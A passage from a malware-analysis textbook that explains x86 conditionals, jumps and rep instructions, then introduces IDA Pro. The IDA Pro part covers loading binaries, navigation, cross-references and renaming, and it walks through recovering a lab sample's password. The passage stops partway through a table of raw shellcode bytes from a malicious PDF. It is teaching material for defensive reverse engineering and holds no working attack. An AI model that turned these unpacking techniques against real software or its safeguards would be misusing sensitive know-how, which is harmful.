Many functions contain a *prologue*—a few lines of code at the start of the function. The prologue prepares the stack and registers for use within the function. In the same vein, an *epilogue* at the end of a function restores the stack and registers to their state before the function was called.

The following list summarizes the flow of the most common implementation for function calls. A bit later, Figure 4-8 shows a diagram of the stack layout for an individual stack frame, which clarifies the organization of stacks.

1. Arguments are placed on the stack using `push` instructions.
2. A function is called using `call memory_location`. This causes the current instruction address (that is, the contents of the EIP register) to be pushed onto the stack. This address will be used to return to the main code when the function is finished. When the function begins, EIP is set to `memory_location` (the start of the function).

These instructions are typically encountered in shellcode when someone wants to save the current state of the registers to the stack so that they can be restored at a later time. Compilers rarely use these instructions, so seeing them often indicates someone hand-coded assembly and/or shellcode.

Conditionals

All programming languages have the ability to make comparisons and make decisions based on those comparisons. *Conditionals* are instructions that perform the comparison.

The two most popular conditional instructions are `test` and `cmp`. The `test` instruction is identical to the `and` instruction; however, the operands involved are not modified by the instruction. The `test` instruction only sets the flags. The zero flag (ZF) is typically the flag of interest after the test instruction. A test of something against itself is often used to check for NULL values. An example of this is `test eax, eax`. You could also compare EAX to zero, but `test eax, eax` uses fewer bytes and fewer CPU cycles.

The `cmp` instruction is identical to the `sub` instruction; however, the operands are not affected. The `cmp` instruction is used only to set the flags. The zero flag and carry flag (CF) may be changed as a result of the `cmp` instruction. Table 4-8 shows how the `cmp` instruction impacts the flags.

Table 4-8: `cmp` Instruction and Flags

cmp dst, src	ZF	CF
`dst = src`	1	0
`dst < src`	0	1
`dst > src`	0	0

Branching

A *branch* is a sequence of code that is conditionally executed depending on the flow of the program. The term *branching* is used to describe the control flow through the branches of a program.

The most popular way branching occurs is with *jump instructions*. An extensive set of jump instructions is used, of which the `jmp` instruction is the simplest. The format `jmp` *`location`* causes the next instruction executed to be the one specified by the `jmp`. This is known as an *unconditional* jump, because execution will always transfer to the target location. This simple jump will not satisfy all of your branching needs. For example, the logical equivalent to an `if` statement isn't possible with a `jmp`. There is no `if` statement in assembly code. This is where *conditional* jumps come in.

Conditional jumps use the flags to determine whether to jump or to proceed to the next instruction. More than 30 different types of conditional jumps can be used, but only a small set of them is commonly encountered.

Table 4-9 shows the most common conditional jump instructions and details of how they operate. *Jcc* is the shorthand for generally describing conditional jumps.

Table 4-9: Conditional Jumps

Instruction	Description
`jz loc`	Jump to specified location if ZF = 1.
`jnz loc`	Jump to specified location if ZF = 0.
`je loc`	Same as `jz`, but commonly used after a `cmp` instruction. Jump will occur if the destination operand equals the source operand.
`jne loc`	Same as `jnz`, but commonly used after a `cmp`. Jump will occur if the destination operand is not equal to the source operand.
`jg loc`	Performs signed comparison jump after a `cmp` if the destination operand is greater than the source operand.
`jge loc`	Performs signed comparison jump after a `cmp` if the destination operand is greater than or equal to the source operand.
`ja loc`	Same as `jg`, but an unsigned comparison is performed.
`jae loc`	Same as `jge`, but an unsigned comparison is performed.
`jl loc`	Performs signed comparison jump after a `cmp` if the destination operand is less than the source operand.
`jle loc`	Performs signed comparison jump after a `cmp` if the destination operand is less than or equal to the source operand.
`jb loc`	Same as `jl`, but an unsigned comparison is performed.
`jbe loc`	Same as `jle`, but an unsigned comparison is performed.
`jo loc`	Jump if the previous instruction set the overflow flag (OF = 1).
`js loc`	Jump if the sign flag is set (SF = 1).
`jecxz loc`	Jump to location if ECX = 0.

Rep Instructions

Rep instructions are a set of instructions for manipulating data buffers. They are usually in the form of an array of bytes, but they can also be single or double words. We will focus on arrays of bytes in this section. (Intel refers to these instructions as *string instructions*, but we won't use this term to avoid confusion with the strings we discussed in Chapter 1.)

The most common data buffer manipulation instructions are `movs`*x*, `cmps`*x*, `stos`*x*, and `scas`*x*, where *x* = `b`, `w`, or `d` for byte, word, or double word, respectively. These instructions work with any type of data, but our focus in this section will be bytes, so we will use `movsb`, `cmpsb`, and so on.

The ESI and EDI registers are used in these operations. ESI is the source index register, and EDI is the destination index register. ECX is used as the counting variable.

These instructions require a prefix to operate on data lengths greater than 1. The `movsb` instruction will move only a single byte and does not utilize the ECX register.

The stosb instruction is used to store values in a location specified by EDI. This is identical to scasb, but instead of being searched for, the specified byte is placed in the location specified by EDI. The rep prefix is used with scasb to initialize a buffer of memory, wherein every byte contains the same value. This is equivalent to the C function memset. Table 4-11 displays some common rep instructions and describes their operation.

Table 4-11: rep Instruction Examples

Instruction	Description
repe cmpsb	Used to compare two data buffers. EDI and ESI must be set to the two buffer locations, and ECX must be set to the buffer length. The comparison will continue until ECX = 0 or the buffers are not equal.
rep stosb	Used to initialize all bytes of a buffer to a certain value. EDI will contain the buffer location, and AL must contain the initialization value. This instruction is often seen used with xor eax, eax.
rep movsb	Typically used to copy a buffer of bytes. ESI must be set to the source buffer address, EDI must be set to the destination buffer address, and ECX must contain the length to copy. Byte-by-byte copy will continue until ECX = 0.
repne scasb	Used for searching a data buffer for a single byte. EDI must contain the address of the buffer, AL must contain the byte you are looking for, and ECX must be set to the buffer length. The comparison will continue until ECX = 0 or until the byte is found.

C Main Method and Offsets

Because malware is often written in C, it's important that you know how the main method of a C program translates to assembly. This knowledge will also help you understand how offsets differ when you go from C code to assembly.

A standard C program has two arguments for the main method, typically in this form:

```
int main(int argc, char ** argv)
```

The parameters argc and argv are determined at runtime. The argc parameter is an integer that contains the number of arguments on the command line, including the program name. The argv parameter is a pointer to an array of strings that contain the command-line arguments. The following example shows a command-line program and the results of argc and argv when the program is run.

```
filetestprogram.exe -r filename.txt

argc = 3
argv[0] = filetestprogram.exe
argv[1] = -r
argv[2] = filename.txt
```

More Information: Intel x86 Architecture Manuals

What if you encounter an instruction you have never seen before? If you can't find your answer with a Google search, you can download the complete x86 architecture manuals from Intel at *http://www.intel.com/products/processor/manuals/index.htm*. This set includes the following:

Volume 1: Basic Architecture
: This manual describes the architecture and programming environment. It is useful for helping you understand how memory works, including registers, memory layout, addressing, and the stack. This manual also contains details about general instruction groups.

Volume 2A: Instruction Set Reference, A–M*, and *Volume 2B: Instruction Set Reference, N–Z
: These are the most useful manuals for the malware analyst. They alphabetize the entire instruction set and discuss every aspect of each instruction, including the format of the instruction, opcode information, and how the instruction impacts the system.

Volume 3A: System Programming Guide, Part 1*, and *Volume 3B: System Programming Guide, Part 2
: In addition to general-purpose registers, x86 has many special-purpose registers and instructions that impact execution and support the OS, including debugging, memory management, protection, task management, interrupt and exception handling, multiprocessor support, and more. If you encounter special-purpose registers, refer to the *System Programming Guide* to see how they impact execution.

Optimization Reference Manual
: This manual describes code-optimization techniques for applications. It offers additional insight into the code generated by compilers and has many good examples of how instructions can be used in unconventional ways.

Conclusion

A working knowledge of assembly and the disassembly process is key to becoming a successful malware analyst. This chapter has laid the foundation for important x86 concepts that you will encounter when disassembling malware. Use it as a reference if you encounter unfamiliar instructions or registers while performing analysis throughout the book.

Chapter 6 builds on this chapter to give you a well-rounded assembly foundation. But the only real way to get good at disassembly is to practice. In the next chapter, we'll take a look at IDA Pro, a tool that will greatly aid your analysis of disassembly.

5

IDA PRO

The Interactive Disassembler Professional (IDA Pro) is an extremely powerful disassembler distributed by Hex-Rays. Although IDA Pro is not the only disassembler, it is the disassembler of choice for many malware analysts, reverse engineers, and vulnerability analysts.

Two versions of IDA Pro are commercially available. While both versions support x86, the advanced version supports many more processors than the standard version, most notably x64. IDA Pro also supports several file formats, such as Portable Executable (PE), Common Object File Format (COFF), Executable and Linking Format (ELF), and a.out. We'll focus our discussion on the x86 and x64 architectures and the PE file format.

Throughout this book, we cover the commercial version of IDA Pro. You can download a free version of IDA Pro, IDA Pro Free, from *http://www.hex-rays.com/idapro/idadownfreeware.htm*, but this version has limited functionality and, as of this writing, is "stuck" on version 5.0. Do not use IDA Pro Free for serious disassembly, but do consider trying it if you would like to play with IDA.

IDA Pro will disassemble an entire program and perform tasks such as function discovery, stack analysis, local variable identification, and much

more. In this chapter, we will discuss how these tasks bring you closer to the source code. IDA Pro includes extensive code signatures within its Fast Library Identification and Recognition Technology (FLIRT), which allows it to recognize and label a disassembled function, especially library code added by a compiler.

IDA Pro is meant to be interactive, and all aspects of its disassembly process can be modified, manipulated, rearranged, or redefined. One of the best aspects of IDA Pro is its ability to save your analysis progress: You can add comments, label data, and name functions, and then save your work in an IDA Pro database (known as an *idb*) to return to later. IDA Pro also has robust support for plug-ins, so you can write your own extensions or leverage the work of others.

This chapter will give you a solid introduction to using IDA Pro for malware analysis. To dig deeper into IDA Pro, Chris Eagle's *The IDA Pro Book: The Unofficial Guide to the World's Most Popular Disassembler, 2nd Edition* (No Starch Press, 2011) is considered the best available resource. It makes a great desktop reference for both IDA Pro and reversing in general.

Loading an Executable

Figure 5-1 displays the first step in loading an executable into IDA Pro. When you load an executable, IDA Pro will try to recognize the file's format and processor architecture. In this example, the file is recognized as having the PE format ❶ with Intel x86 architecture ❷. Unless you are performing malware analysis on cell phone malware, you probably won't need to modify the processor type too often. (Cell phone malware is often created on various platforms.)

When loading a file into IDA Pro (such as a PE file), the program maps the file into memory as if it had been loaded by the operating system loader. To have IDA Pro disassemble the file as a raw binary, choose the Binary File option in the top box, as shown at ❸. This option can prove useful because malware sometimes appends shellcode, additional data, encryption parameters, and even additional executables to legitimate PE files, and this extra data won't be loaded into memory when the malware is run by Windows or loaded into IDA Pro. In addition, when you are loading a raw binary file containing shellcode, you should choose to load the file as a binary file and disassemble it.

PE files are compiled to load at a preferred base address in memory, and if the Windows loader can't load it at its preferred address (because the address is already taken), the loader will perform an operation known as *rebasing*. This most often happens with DLLs, since they are often loaded at locations that differ from their preferred address. We cover rebasing in depth in Chapter 9. For now, you should know that if you encounter a DLL loaded into a process different from what you see in IDA Pro, it could be the result of the file being rebased. When this occurs, check the Manual Load checkbox shown at ❹ in Figure 5-1, and you'll see an input box where you can specify the new virtual base address in which to load the file.




Figure 5-1: Loading a file in IDA Pro

By default, IDA Pro does not include the PE header or the resource sections in its disassembly (places where malware often hides malicious code). If you specify a manual load, IDA Pro will ask if you want to load each section, one by one, including the PE file header, so that these sections won't escape analysis.

The IDA Pro Interface

After you load a program into IDA Pro, you will see the disassembly window, as shown in Figure 5-2. This will be your primary space for manipulating and analyzing binaries, and it's where the assembly code resides.

Disassembly Window Modes

You can display the disassembly window in one of two modes: graph (the default, shown in Figure 5-2) and text. To switch between modes, press the spacebar.

Graph Mode

In graph mode, IDA Pro excludes certain information that we recommend you display, such as line numbers and operation codes. To change these options, select **Options ▸ General**, and then select **Line prefixes** and set the **Number of Opcode Bytes** to **6**. Because most instructions contain 6 or fewer bytes, this setting will allow you to see the memory locations and opcode values for each instruction in the code listing. (If these settings make everything scroll off the screen to the right, try setting the **Instruction Indentation** to 8.)




Figure 5-3: Text mode of IDA Pro's disassembly window

Useful Windows for Analysis

Several other IDA Pro windows highlight particular items in an executable. The following are the most significant for our purposes.

Functions window Lists all functions in the executable and shows the length of each. You can sort by function length and filter for large, complicated functions that are likely to be interesting, while excluding tiny functions in the process. This window also associates flags with each function (*F*, *L*, *S*, and so on), the most useful of which, *L*, indicates library functions. The *L* flag can save you time during analysis, because you can identify and skip these compiler-generated functions.

Names window Lists every address with a name, including functions, named code, named data, and strings.

Strings window Shows all strings. By default, this list shows only ASCII strings longer than five characters. You can change this by right-clicking in the Strings window and selecting **Setup**.

Imports window Lists all imports for a file.

Exports window Lists all the exported functions for a file. This window is useful when you're analyzing DLLs.

Structures window Lists the layout of all active data structures. The window also provides you the ability to create your own data structures for use as memory layout templates.

These windows also offer a cross-reference feature that is particularly useful in locating interesting code. For example, to find all code locations that call an imported function, you could use the import window, double-click the imported function of interest, and then use the cross-reference feature to locate the import call in the code listing.

Returning to the Default View

The IDA Pro interface is so rich that, after pressing a few keys or clicking something, you may find it impossible to navigate. To return to the default view, choose **Windows ▸ Reset Desktop**. Choosing this option won't undo any labeling or disassembly you've done; it will simply restore any windows and GUI elements to their defaults.

By the same token, if you've modified the window and you like what you see, you can save the new view by selecting **Windows ▸ Save desktop**.

Navigating IDA Pro

As we just noted, IDA Pro can be tricky to navigate. Many windows are linked to the disassembly window. For example, double-clicking an entry within the Imports window or Strings window will take you directly to that entry.

Using Links and Cross-References

Another way to navigate IDA Pro is to use the links within the disassembly window, such as the links shown in Listing 5-1. Double-clicking any of these links ❶ will display the target location in the disassembly window.

```
00401075        jnz     short ❶loc_40107E
00401077        mov     [ebp+var_10], 1
0040107E loc_40107E:                    ; CODE XREF: ❶❷sub_401040+35j
0040107E        cmp     [ebp+var_C], 0
00401082        jnz     short ❶loc_401097
00401084        mov     eax, [ebp+var_4]
00401087        mov     [esp+18h+var_14], eax
0040108B        mov     [esp+18h+var_18], offset ❶aPrintNumberD ; "Print Number= %d\n"
00401092        call    ❶printf
00401097        call    ❶sub_4010A0
```

Listing 5-1: Navigational links within the disassembly window

To jump to a raw file offset, choose **Jump ▸ Jump to File Offset**. For example, if you're viewing a PE file in a hex editor and you see something interesting, such as a string or shellcode, you can use this feature to get to that raw offset, because when the file is loaded into IDA Pro, it will be mapped as though it had been loaded by the OS loader.

Searching

Selecting Search from the top menu will display many options for moving the cursor in the disassembly window:

- Choose **Search ▸ Next Code** to move the cursor to the next location containing an instruction you specify.
- Choose **Search ▸ Text** to search the entire disassembly window for a specific string.
- Choose **Search ▸ Sequence of Bytes** to perform a binary search in the hex view window for a certain byte order. This option can be useful when you're searching for specific data or opcode combinations.

The following example displays the command-line analysis of the *password.exe* binary. This malware requires a password to continue running, and you can see that it prints the string `Bad key` after we enter an invalid password (`test`).

```
C:\>password.exe
Enter password for this Malware: test
Bad key
```

We then pull this binary into IDA Pro and see how we can use the search feature and links to unlock the program. We begin by searching for all occurrences of the `Bad key` string, as shown in Figure 5-5. We notice that `Bad key` is used at 0x401104 ❶, so we jump to that location in the disassembly window by double-clicking the entry in the search window.




Figure 5-5: Searching example

The disassembly listing around the location of 0x401104 is shown next. Looking through the listing, before `"Bad key\n"`, we see a comparison at 0x4010F1, which tests the result of a `strcmp`. One of the parameters to the `strcmp` is the string, and likely password, `$mab`.

```
004010E0        push    offset aMab     ; "$mab"
004010E5        lea     ecx, [ebp+var_1C]
004010E8        push    ecx
004010E9        call    strcmp
004010EE        add     esp, 8
004010F1        test    eax, eax
004010F3        jnz     short loc_401104
004010F5        push    offset aKeyAccepted ; "Key Accepted!\n"
004010FA        call    printf
004010FF        add     esp, 4
00401102        jmp     short loc_401118
00401104 loc_401104                     ; CODE XREF: _main+53j
00401104        push    offset aBadKey  ; "Bad key\n"
00401109        call    printf
```

The next example shows the result of entering the password we discovered, `$mab`, and the program prints a different result.

```
C:\>password.exe
Enter password for this Malware: $mab
Key Accepted!
The malware has been unlocked
```

This example demonstrates how quickly you can use the search feature and links to get information about a binary.

Using Cross-References

A cross-reference, known as an *xref* in IDA Pro, can tell you where a function is called or where a string is used. If you identify a useful function and want to know the parameters with which it is called, you can use a cross-reference to navigate quickly to the location where the parameters are placed on the stack. Interesting graphs can also be generated based on cross-references, which are helpful to performing analysis.

Code Cross-References

Listing 5-2 shows a code cross-reference at ❶ that tells us that this function (`sub_401000`) is called from inside the main function at offset 0x3 into the main function. The code cross-reference for the jump at ❷ tells us which jump takes us to this location, which in this example corresponds to the location marked at ❸. We know this because at offset 0x19 into `sub_401000` is the `jmp` at memory address 0x401019.

```
00401000        sub_401000      proc near       ; ❶CODE XREF: _main+3p
00401000        push    ebp
00401001        mov     ebp, esp
00401003   loc_401003:                          ; ❷CODE XREF: sub_401000+19j
00401003        mov     eax, 1
```

```
00401008        test    eax, eax
0040100A        jz      short loc_40101B
0040100C        push    offset aLoop    ; "Loop\n"
00401011        call    printf
00401016        add     esp, 4
00401019        jmp     short loc_401003 ❸
```

Listing 5-2: Code cross-references

By default, IDA Pro shows only a couple of cross-references for any given function, even though many may occur when a function is called. To view all the cross-references for a function, click the function name and press X on your keyboard. The window that pops up should list all locations where this function is called. At the bottom of the Xrefs window in Figure 5-6, which shows a list of cross-references for `sub_408980`, you can see that this function is called 64 times ("Line 1 of 64").




Figure 5-6: Xrefs window

Double-click any entry in the Xrefs window to go to the corresponding reference in the disassembly window.

Data Cross-References

Data cross-references are used to track the way data is accessed within a binary. Data references can be associated with any byte of data that is referenced in code via a memory reference, as shown in Listing 5-3. For example, you can see the data cross-reference to the `DWORD` 0x7F000001 at ❶. The corresponding cross-reference tells us that this data is used in the function located at 0x401020. The following line shows a data cross-reference for the string `<Hostname> <Port>`.

```
0040C000 dword_40C000    dd 7F000001h          ; ❶DATA XREF: sub_401020+14r
0040C004 aHostnamePort   db '<Hostname> <Port>',0Ah,0  ; DATA XREF: sub_401000+3o
```

Listing 5-3: Data cross-references

Recall from Chapter 1 that the static analysis of strings can often be used as a starting point for your analysis. If you see an interesting string, use IDA Pro's cross-reference feature to see exactly where and how that string is used within the code.

Analyzing Functions

One of the most powerful aspects of IDA Pro is its ability to recognize functions, label them, and break down the local variables and parameters. Listing 5-4 shows an example of a function that has been recognized by IDA Pro.

```
00401020 ; =============== S U B R O U T I N E ==============================
00401020
00401020 ; Attributes: ebp-based frame ❶
00401020
00401020 function        proc near               ;  CODE XREF: _main+1Cp
00401020
00401020 var_C           = dword ptr -0Ch ❷
00401020 var_8           = dword ptr -8
00401020 var_4           = dword ptr -4
00401020 arg_0           = dword ptr  8
00401020 arg_4           = dword ptr  0Ch
00401020
00401020                 push    ebp
00401021                 mov     ebp, esp
00401023                 sub     esp, 0Ch
00401026                 mov     [ebp+var_8], 5
0040102D                 mov     [ebp+var_C], 3 ❸
00401034                 mov     eax, [ebp+var_8]
00401037                 add     eax, 22h
0040103A                 mov     [ebp+arg_0], eax
0040103D                 cmp     [ebp+arg_0], 64h
00401041                 jnz     short loc_40104B
00401043                 mov     ecx, [ebp+arg_4]
00401046                 mov     [ebp+var_4], ecx
00401049                 jmp     short loc_401050
0040104B loc_40104B:                             ;  CODE XREF: function+21j
0040104B                 call    sub_401000
00401050 loc_401050:                             ;   CODE XREF: function+29j
00401050                 mov     eax, [ebp+arg_4]
00401053                 mov     esp, ebp
00401055                 pop     ebp
00401056                 retn
00401056 function        endp
```

Listing 5-4: Function and stack example

Notice how IDA Pro tells us that this is an EBP-based stack frame used in the function ❶, which means the local variables and parameters will be referenced via the EBP register throughout the function. IDA Pro has successfully discovered all local variables and parameters in this function. It has labeled

the local variables with the prefix `var_` and parameters with the prefix `arg_`, and named the local variables and parameters with a suffix corresponding to their offset relative to EBP. IDA Pro will label only the local variables and parameters that are used in the code, and there is no way for you to know automatically if it has found everything from the original source code.

Recall from our discussion in Chapter 4 that local variables will be at a negative offset relative to EBP and arguments will be at a positive offset. You can see at ❷ that IDA Pro has supplied the start of the summary of the stack view. The first line of this summary tells us that `var_C` corresponds to the value `-0xCh`. This is IDA Pro's way of telling us that it has substituted `var_C` for `-0xC` at ❸; it has abstracted an instruction. For example, instead of needing to read the instruction as `mov [ebp-0Ch], 3`, we can simply read it as "`var_C` is now set to 3" and continue with our analysis. This abstraction makes reading the disassembly more efficient.

Sometimes IDA Pro will fail to identify a function. If this happens, you can create a function by pressing P. It may also fail to identify EBP-based stack frames, and the instructions `mov [ebp-0Ch], eax` and `push dword ptr [ebp-010h]` might appear instead of the convenient labeling. In most cases, you can fix this by pressing ALT-P, selecting **BP Based Frame**, and specifying **4 bytes for Saved Registers**.

Using Graphing Options

IDA Pro supports five graphing options, accessible from the buttons on the toolbar shown in Figure 5-7. Four of these graphing options utilize cross-references.

Figure 5-7: Graphing button toolbar

When you click one of these buttons on the toolbar, you will be presented with a graph via an application called WinGraph32. Unlike the graph view of the disassembly window, these graphs cannot be manipulated with IDA. (They are often referred to as legacy graphs.) The options on the graphing button toolbar are described in Table 5-1.

Table 5-1: Graphing Options

Button	Function	Description
	Creates a flow chart of the current function	Users will prefer to use the interactive graph mode of the disassembly window but may use this button at times to see an alternate graph view. (We'll use this option to graph code in Chapter 6.)
	Graphs function calls for the entire program	Use this to gain a quick understanding of the hierarchy of function calls made within a program, as shown in Figure 5-8. To dig deeper, use WinGraph32's zoom feature. You will find that graphs of large statically linked executables can become so cluttered that the graph is unusable.
	Graphs the cross-references to get to a currently selected cross-reference	This is useful for seeing how to reach a certain identifier. It's also useful for functions, because it can help you see the different paths that a program can take to reach a particular function.

Enhancing Disassembly

One of IDA Pro's best features is that it allows you to modify its disassembly to suit your goals. The changes that you make can greatly increase the speed with which you can analyze a binary.

WARNING *IDA Pro has no undo feature, so be careful when you make changes.*

Renaming Locations

IDA Pro does a good job of automatically naming virtual address and stack variables, but you can also modify these names to make them more meaningful. Auto-generated names (also known as *dummy names*) such as `sub_401000` don't tell you much; a function named `ReverseBackdoorThread` would be a lot more useful. You should rename these dummy names to something more meaningful. This will also help ensure that you reverse-engineer a function only once. When renaming dummy names, you need to do so in only one place. IDA Pro will propagate the new name wherever that item is referenced.

After you've renamed a dummy name to something more meaningful, cross-references will become much easier to parse. For example, if a function `sub_401200` is called many times throughout a program and you rename it to `DNSrequest`, it will be renamed `DNSrequest` throughout the program. Imagine how much time this will save you during analysis, when you can read the meaningful name instead of needing to reverse the function again or to remember what `sub_401200` does.

Table 5-2 shows an example of how we might rename local variables and arguments. The left column contains an assembly listing with no arguments renamed, and the right column shows the listing with the arguments renamed. We can actually glean some information from the column on the right. Here, we have renamed `arg_4` to `port_str` and `var_598` to `port`. You can see that these renamed elements are much more meaningful than their dummy names.

Comments

IDA Pro lets you embed comments throughout your disassembly and adds many comments automatically.

To add your own comments, place the cursor on a line of disassembly and press the colon (:) key on your keyboard to bring up a comment window. To insert a repeatable comment to be echoed across the disassembly window whenever there is a cross-reference to the address in which you added the comment, press the semicolon (;) key.

Formatting Operands

When disassembling, IDA Pro makes decisions regarding how to format operands for each instruction that it disassembles. Unless there is context, the data displayed is typically formatted as hex values. IDA Pro allows you to change this data if needed to make it more understandable.

Using Named Constants

Malware authors (and programmers in general) often use *named constants* such as `GENERIC_READ` in their source code. Named constants provide an easily remembered name for the programmer, but they are implemented as an integer in the binary. Unfortunately, once the compiler is done with the source code, it is no longer possible to determine whether the source used a symbolic constant or a literal.

Fortunately, IDA Pro provides a large catalog of named constants for the Windows API and the C standard library, and you can use the Use Standard Symbolic Constant option (shown in Figure 5-10) on an operand in your disassembly. Figure 5-11 shows the window that appears when you select Use Standard Symbolic Constant on the value `0x80000000`.




Figure 5-11: Standard symbolic constant window

The code snippets in Table 5-3 show the effect of applying the standard symbolic constants for a Windows API call to `CreateFileA`. Note how much more meaningful the code is on the right.

NOTE *To determine which value to choose from the often extensive list provided in the standard symbolic constant window, you will need to go to the MSDN page for the Windows API call. There you will see the symbolic constants that are associated with each parameter. We will discuss this further in Chapter 7, when we discuss Windows concepts.*

Sometimes a particular standard symbolic constant that you want will not appear, and you will need to load the relevant type library manually. To do so, select **View ▸ Open Subviews ▸ Type Libraries** to view the currently loaded libraries. Normally, `mssdk` and `vc6win` will automatically be loaded, but if not, you can load them manually (as is often necessary with malware that uses the Native API, the Windows NT family API). To get the symbolic constants for the Native API, load `ntapi` (the Microsoft Windows NT 4.0 Native API). In the same vein, when analyzing a Linux binary, you may need to manually load the `gnuunx` (GNU C++ UNIX) libraries.

Table 5-3: Code Before and After Standard Symbolic Constants

Before symbolic constants	After symbolic constants
`mov esi, [esp+1Ch+argv]`	`mov esi, [esp+1Ch+argv]`
`mov edx, [esi+4]`	`mov edx, [esi+4]`
`mov edi, ds:CreateFileA`	`mov edi, ds:CreateFileA`
`push 0 ; hTemplateFile`	`push NULL ; hTemplateFile`
`push 80h ; dwFlagsAndAttributes`	`push FILE_ATTRIBUTE_NORMAL ; dwFlagsAndAttributes`
`push 3 ; dwCreationDisposition`	`push OPEN_EXISTING ; dwCreationDisposition`
`push 0 ; lpSecurityAttributes`	`push NULL ; lpSecurityAttributes`
`push 1 ; dwShareMode`	`push FILE_SHARE_READ ; dwShareMode`
`push 80000000h ; dwDesiredAccess`	`push GENERIC_READ ; dwDesiredAccess`
`push edx ; lpFileName`	`push edx ; lpFileName`
`call edi ; CreateFileA`	`call edi ; CreateFileA`

Redefining Code and Data

When IDA Pro performs its initial disassembly of a program, bytes are occasionally categorized incorrectly; code may be defined as data, data defined as code, and so on. The most common way to redefine code in the disassembly window is to press the U key to undefine functions, code, or data. When you undefine code, the underlying bytes will be reformatted as a list of raw bytes.

To define the raw bytes as code, press C. For example, Table 5-4 shows a malicious PDF document named *paycuts.pdf*. At offset 0x8387 into the file, we discover shellcode (defined as raw bytes) at ❶, so we press C at that location. This disassembles the shellcode and allows us to discover that it contains an XOR decoding loop with 0x97 at ❷.

Depending on your goals, you can similarly define raw bytes as data or ASCII strings by pressing D or A, respectively.

Extending IDA with Plug-ins

You can extend the functionality of IDA Pro in several ways, typically via its scripting facilities. Potential uses for scripts are infinite and can range from simple code markup to complicated functionality such as performing difference comparisons between IDA Pro database files.

Here, we'll give you a taste of the two most popular ways of scripting using IDC and Python scripts. IDC and Python scripts can be run easily as files by choosing File ▸ Script File or as individual commands by selecting File ▸ IDC Command or File ▸ Python Command, as shown in Figure 5-12. The output window at the bottom of the workspace contains a log view that is extensively used by plug-ins for debugging and status messages.




Figure 5-12: Options for loading IDC and Python Scripts

Table 5-4: Manually Disassembling Shellcode in the *paycuts.pdf* Document

File before pressing C

```
00008384  db  28h ; (
00008385  db 0FCh ; n
00008386  db  10h
